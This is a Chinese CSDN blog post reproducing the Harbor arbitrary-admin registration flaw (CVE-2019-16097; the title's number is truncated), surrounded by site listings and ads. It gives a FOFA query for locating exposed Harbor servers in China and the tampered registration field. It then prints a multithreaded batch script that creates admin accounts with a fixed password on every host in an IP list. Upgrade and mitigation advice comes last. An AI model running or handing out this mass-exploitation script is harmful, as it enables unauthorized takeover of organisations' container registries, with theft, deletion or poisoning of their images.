



原创

CVE-2019-1609 || Harbor任意管理员注册漏洞复现

2019-09-24 18:49:51

清水samny

阅读数 59

更多

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY](#) 版权协议，转载请附上原文出处链接和本声明。  
本文链接：<https://blog.csdn.net/sun1318578251/article/details/101305028>

目录

- 0x01 前言
- 0x02 漏洞简介及危害
- 0x03 漏洞复现
- 0x04 批量脚本
- 0x05 修复建议

#0x01 前言

Harbor是一个用于存储和分发Docker镜像的企业级Registry服务器，通过添加一些企业必需的功能特性，例如安全、标识和管理等，扩展了开源Docker Distribution。作为一个企业级私有Registry服务器，Harbor提供了更好的性能和安全。提升用户使用Registry构建和运行环境传输镜像的效率。Harbor在多个Registry节点的镜像资源复制，镜像全部保存在私有Registry中，确保数据和知识产权在公司内部网络中管控。另外，Harbor也提供了高级的功能，如用户管理，访问控制和活动审计等。

#0x02 漏洞简介及危害

因注册模块对参数校验不严格，可导致任意管理员注册。

文档名称	Harbor权限提升漏洞安全预警通告
关键字	Harbor、CVE-2019-16097
发布日期	2019年09月19日
危及版本	Harbor 1.7.6之前版本 Harbor 1.8.3之前版本

Harbor 1.7.6之前版本和Harbor 1.8.3之前版本中的core/api/user.go文件存在安全漏洞。若开放注册功能，攻击者可利用该漏洞创建admin账户。注放。攻击者可以以管理员身份下载私有项目并审计；可以删除或污染所有镜像。


目前PoC已公开，建议受影响的客户尽快升级。

#0x03 漏洞复现


使用fofa语法搜索

1

| title="Harbor" && country=CN





找到注册页面



点击注册抓包，改包，在最后数据包加上：

```
1 | "has_admin_role":true
```



修改成功，成功添加账号密码。并登陆成功！



## 0x04 批量脚本

脚本来源于T9sec team

```
1 import requests
2 import json
3 import csv
4 from concurrent.futures import ThreadPoolExecutor
5
6 def exp(url):
7     url = url + '/api/users'
8     headers = {
9         'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
10        'Content-Type': 'application/json',
11    }
12    payload = {
13        "username": "test1",
14        "email": "test1@qq.com",
15        "realname": "test1",
16        "password": "Aa123456",
17        "comment": "test1",
18        "has_admin_role": True
19    }
20    payload = json.dumps(payload)
21    try:
22        requests.packages.urllib3.disable_warnings()
23        r = requests.post(url, headers=headers, data=payload, timeout=2, verify=False)
24        if r.status_code == 201:
25            print(url)
26    except Exception as e:
27        pass
28
29 if __name__ == '__main__':
30     data = open('ip.txt') # 批量IP
31     reader = csv.reader(data)
32     # 50是线程
33     with ThreadPoolExecutor(50) as pool:
34         for row in reader:
```



```
35         if 'http' not in row[0]:
36             url = 'http://' + row[0]
37         else:
38             url = row[0]
39         pool.submit(exp, url)
```

👍  
0

🔗

💬

📄

🔖

📱

0x05 修复建议

升级到1.7.6及以上版本或者1.8.3及以上版本

临时缓解方案：

关闭允许自行注册功能（Allow Self-Registration）

0x06 免责声明

本文中提到的漏洞利用Poc和脚本仅供研究学习使用，请遵守《网络安全法》等相关法律法规。

文章最后发布于: 2019年

Firefox 浏览器爆严重漏洞-CVE-2019-11707

阅读数 481

CVE-2019-11707漏洞

博文 来自: [helloexp的博客](#)



想对作者说点什么

CVE-2019-0708漏洞复现

阅读数 269

CVE-2019-0708漏洞复现1.漏洞简介2.影响版本3.复现步骤1.漏洞简介2019年5月14日，微软发布了本月安全更新补...

博文 来自: [weixin\\_43869090...](#)

CVE-2019-0708 poc 漏洞复现

阅读数 1816

转载请注明出处！ 技术无罪，但网络不是法外之地，请勿用于恶意用途 个人技术网站: <http://www.forever121.cn/>...

博文 来自: [qq\\_42184699的博客](#)

CVE-2019-0708 漏洞利用复现

阅读数 117

0x00概述Windows系列服务器于2019年5月15号，被爆出高危漏洞，该服务器漏洞利用方式是通过远程桌面端口33...

博文 来自: [u010062917的博客](#)



免费云虚拟主机试用一年

CVE-2019-9766漏洞复现

阅读数 2100

一.漏洞描述FreeMP3CDRipper是一款音频格式转换器。FreeMP3CDRipper2.6版本中存在栈缓冲区溢出漏洞。远程...

博文 来自: [kkz的博客](#)

利用Vulnhub复现漏洞 - GhostScript 沙箱绕过（命令执行）漏洞（CVE-2019-6116）

阅读数 138

GhostScript沙箱绕过（命令执行）漏洞（CVE-2019-6116） Vulnhub官方复现教程漏洞原理复现漏洞启动环境漏洞...

博文 来自: [JiangBuLiu的博客](#)

利用Vulnhub复现漏洞 - Atlassian Confluence 路径穿越与命令执行漏洞（CVE-2019-3396）

阅读数 152

AtlassianConfluence路径穿越与命令执行漏洞（CVE-2019-3396） Vulnhub官方复现教程漏洞原理复现漏洞启动环...

博文 来自: [JiangBuLiu的博客](#)

安全响应 | CVE-2019-11477 Linux 内核中TCP SACK机制远程DoS预警分析

阅读数 14

0x00|漏洞描述2019年6月18日，RedHat官网发布报告：安全研究人员在Linux内核处理TCP协议模块中发现了三个...

博文 来自: [Bill Chang](#)

cve-2019-0708 exp 漏洞复现(bluekeep rce)

阅读数 427

cve-2018-0708漏洞复现我用的msf4.11升级的msf5升级命令为curlhttps://raw.githubusercontent.com/rapid7/...

博文 来自: [541626的博客](#)

iOS13正式版来临,Harbor 漏洞预警,Facebook一员工跳楼 ...\_CSDN博客

VIP

👤

🔔

⚠️

女孩子千万不要让男票发现这传奇！开局一条龙吸引力太大了！

贪玩游戏 · 顶新

微软推出Windows XP/Server 2003紧急安全补丁：修复远程桌面CVE-2019-0708漏洞

根据CVE-2019-0708 “攻击者可通过RDP向目标系统远程桌面服务发送特制请求”来远程执行系统上的代码。因为... 博文 来自：

阅读量 396

33的博客



0



阅读量 926

努力



一位不愿透露姓名的



7篇文章

排名:千里之外



阅读量 212

Pupil的博客

Weblogic xxe漏洞复现及攻击痕迹分析 (CVE-2019-2647)

前言Oracle发布了4月份的补丁，链接(https://www.oracle.com/technetwork/security-advisory/cpuapr2019-50... 博文 来自：



helloexp

42篇文章

排名:7000+

关注



Swallow flat

9篇文章

排名:千里之外

关注



121812

109篇文章

排名:千里之外

关注

漏洞复现之PostgreSQL任意命令执行 (CVE-2019-9193)

PostgreSQL任意命令执行 (CVE-2019-9193) PostgreSQL是当下最流行的数据库系统之一，它是MacOSX系统下... 博文 来自：

惊现CVE-2019-0708 EXP惊醒睡梦中的安全圈

阅读量 4013

目录0x01前言0x02杂谈0x02了解信息0x03最新文章0x04免责声明0x01前言CVE-2019-0708这个漏洞最早在今年5... 博文 来自：

清水的博客

CVE-2019-0708以及POC and 360公司 [CVE-2019-0708]扫描工具

阅读量 679

下面有具体链接，关于CVE-2019-0708以及POC and 360公司[CVE-2019-0708]扫描工具https://blog.csdn.net/sun1... 博文 来自：

peng1418975997...



锅盔加盟店排行榜，全程扶持开店！

CVE-2019-2725 PoC with EXP ( Proof of Concept with Exploits )

阅读量 202

CVE-2019-2725漏洞利用验证工具脚本CVE-2019-2725POC|CVE-2019-2725EXP|CVE-2019-2725poc|CVE-2019-... 博文 来自：

weixin\_33964094...

CVE-2019-0708 PoC with EXP ( Proof of Concept with Exploits )

阅读量 412

CVE-2019-0708漏洞利用验证工具脚本CVE-2019-0708POC|CVE-2019-0708EXP|CVE-2019-0708poc|CVE-2019-... 博文 来自：

weixin\_34080951...

CVE-2019-11477漏洞详解详玩

阅读量 2890

几天前，为了备注，2019年的6月17号吧，一个Linux/FreeBSD系统的漏洞爆出，就是CVE-2019-11477，Netflix的... 博文 来自：

Netfilter,iptables/...

CVE-2019-0708 (远程桌面) 漏洞复现

阅读量 56

一、CVE-2019-0708漏洞简介CVE-2019-0708漏洞被称为“永恒之蓝”级别的漏洞，只要开启Windows远程桌面服... 博文 来自：

weixin\_43806577...

Tomcat RCE 漏洞复现 (CVE-2019-0232)

阅读量 3480

漏洞影响范围，直接看官方公告：总结起来漏洞影响范围如下：tomcat7.0.04之前 tomcat8.5.40之前 tomcat9.0.19... 博文 来自：

helloexp的博客

[推动全社会公益氛围形成，使公益与空气和阳光一样触手可及。](#)

公益缺你不可，众多公益项目等你PICK——百度公益 让公益像「空气和阳光」一样触手可及！

[gongyi.baidu.com](http://gongyi.baidu.com)

漏洞复现----CVE-2019-0708-RDP远程代码执行高危漏洞复现及利用

阅读量 163

一、事件背景2019年5月14日微软官方发布安全补丁，修复了Windows远程桌面服务的远程代码执行漏洞(CVE-201... 博文 来自：

wwl012345的博客

CVE-2019-0708漏洞修复

阅读量 1681

上午发现自己的小站 (2008R2-x64) 存在cve-2019-0708漏洞根据微软官网的描述，此漏洞危害极大所以做了一次... 博文 来自：

helloexp的博客

OpenSSH 安全漏洞(CVE-2019-6111) 欺骗安全漏洞 (CVE-2019-6110) 欺骗安全漏洞 (CVE-2019-6109...

阅读量 2749

漏洞情况如标题三个漏洞未2019年1月26日发布，发现存在该问题的设备使用的是OpenSSH7.9版本。三个安全漏洞... 博文 来自：

weixin\_43103905...

jQuery CVE-2019-11358 原型污染漏洞分析和修复建议(min.js压缩文件)

阅读量 181

jQueryCVE-2019-11358原型污染漏洞分析和修复建议针对min.js压缩文件问题描述jquery.js修复压缩文件修复其余... 博文 来自：

Zz的博客



阅读量 120



博客



CVE-2019-0708漏洞复现 (附POC and 靶机)

验证漏洞：在MSF目录下新建一个rdp\_scanner.rb，复制以下代码并保存。####ThismodulerequiresMetasploit:htt... 博文 来自：



煤场防风抑尘网，来这里全解决！

防风防尘网



清水samny

私信

已关注

TA的个人主页 >

原创  
21

粉丝  
60

喜欢  
26

评论  
60

等级：

博客 3

访问：4万+

积分：557

排名：1万+

勋章：

最新文章

【漏洞预警】泛微e-cology OA系统远程代码执行漏洞及其复现

惊现CVE-2019-0708 EXP惊醒睡梦中的安全圈

python脚本之批量查询网站权重2.0

记一次Nessus无法启动问题--Corrupt Database

python脚本之批量查询网站权重

热门文章

浅谈CVE-2019-0708以及POC和360公司[CVE-2019-0708 ]扫描工具

惊现CVE-2019-0708 EXP惊醒睡梦中的安全圈

再谈cve-2019-0708漏洞最新事情，更新 poc及个人说明

浅谈Pentestbox神器优势

认识OSCP与国外INE机构OSCP课程(价值999美元)已翻译版分享

分类专栏

C语言2篇

渗透之路8篇

工具教学4篇

安全15篇

经验分享6篇

展开

归档

2019年9月3篇

2019年8月4篇

©2019 CSDN 皮肤主题: skin-ink 设计师: CSDN官方博客

👍  
0

🔗

💬

📄

🔖

📱

VIP

🏠

🛡️



2019年7月	1篇
2019年6月	5篇
2019年5月	4篇
2019年4月	4篇
2019年3月	1篇
2019年2月	1篇
展开	

最新评论

渣渣白教你使用工具Safe3 SQ...

sun1318578251: sqlmap有一本书你可以去买来看看, burpsuite你可以去b站上看看, 有很多: ...

渣渣白教你使用工具Safe3 SQ...

qq\_43813002: [reply]sun1318578251[/reply] 高匿ip池代理已经搞定, 那个brup不怎么会, : ...

【漏洞预警】泛微e-cology ...

sun1318578251: 因为害怕, 所以没公开.....看了一些东西, 希望大佬们能理解一下。

渣渣白教你使用工具Safe3 SQ...

sun1318578251: [reply]qq\_43813002[/reply] post和get其实没有什么区别, 你用burp抓包, ...

渣渣白教你使用工具Safe3 SQ...

qq\_43813002: 有两个问题请教:post提交的请求没有php? id=? 这种是不是不好破。还有就疑 ...

輕鬆學日語

你好 (哭你一起挖)

我回來啦 (他大姨媽)

哥哥 (哦尼桑)

可愛 (卡哇伊)

怎麼? (腳尼)

你好帥 (卡酷帥)

原來如此 (腳里廊達)

我吃了 (一打卡瑪斯)

早上好 (我還要狗炸一瑪斯)

怎麼可能 (瑪撒卡)

好厲害 (自由伊)

謝謝 (啊齒牙多)

怎麼啦 (都西大)

偷一下懶 (傻不你勒)

還可不行 (所里挖那里嬌嬌)

為什麼? (男的族)

那裏什麼 (男的所里挖)

我明白啦 (挖卡打蛙)

這是 (庫里挖)

加油 (剛巴婆)

搞定啦! (空當!)

朋友 (偷腦打雞)

不行 (打妹)

說的也是 (受打內)

太好啦! (有疙瘩!)

真的? (轟!這你)

小姐 (我揪下真)

不要啊! (呀滅錢!)

可惡 (扣手)

對不起 (狗誅那啥伊)

沒關係 (一挖勒)

不要緊吧? (帶膠布?)

約 (帶兜)

是的 (噠)

怎样轻松学日语



CSDN学院



CSDN企业招聘

 QQ客服

 kefu@csdn.net

 客服论坛

 400-660-0108

工作时间 8:30-22:00

关于我们 招聘 广告服务 网站地图


 百度提供站内搜索 京ICP备19004658号

©1999-2019 北京创新乐知网络技术有限公司

网络110报警服务 经营性网站备案信息

北京互联网违法和不良信息举报中心

中国互联网举报中心 家长监护 版权申诉

 0



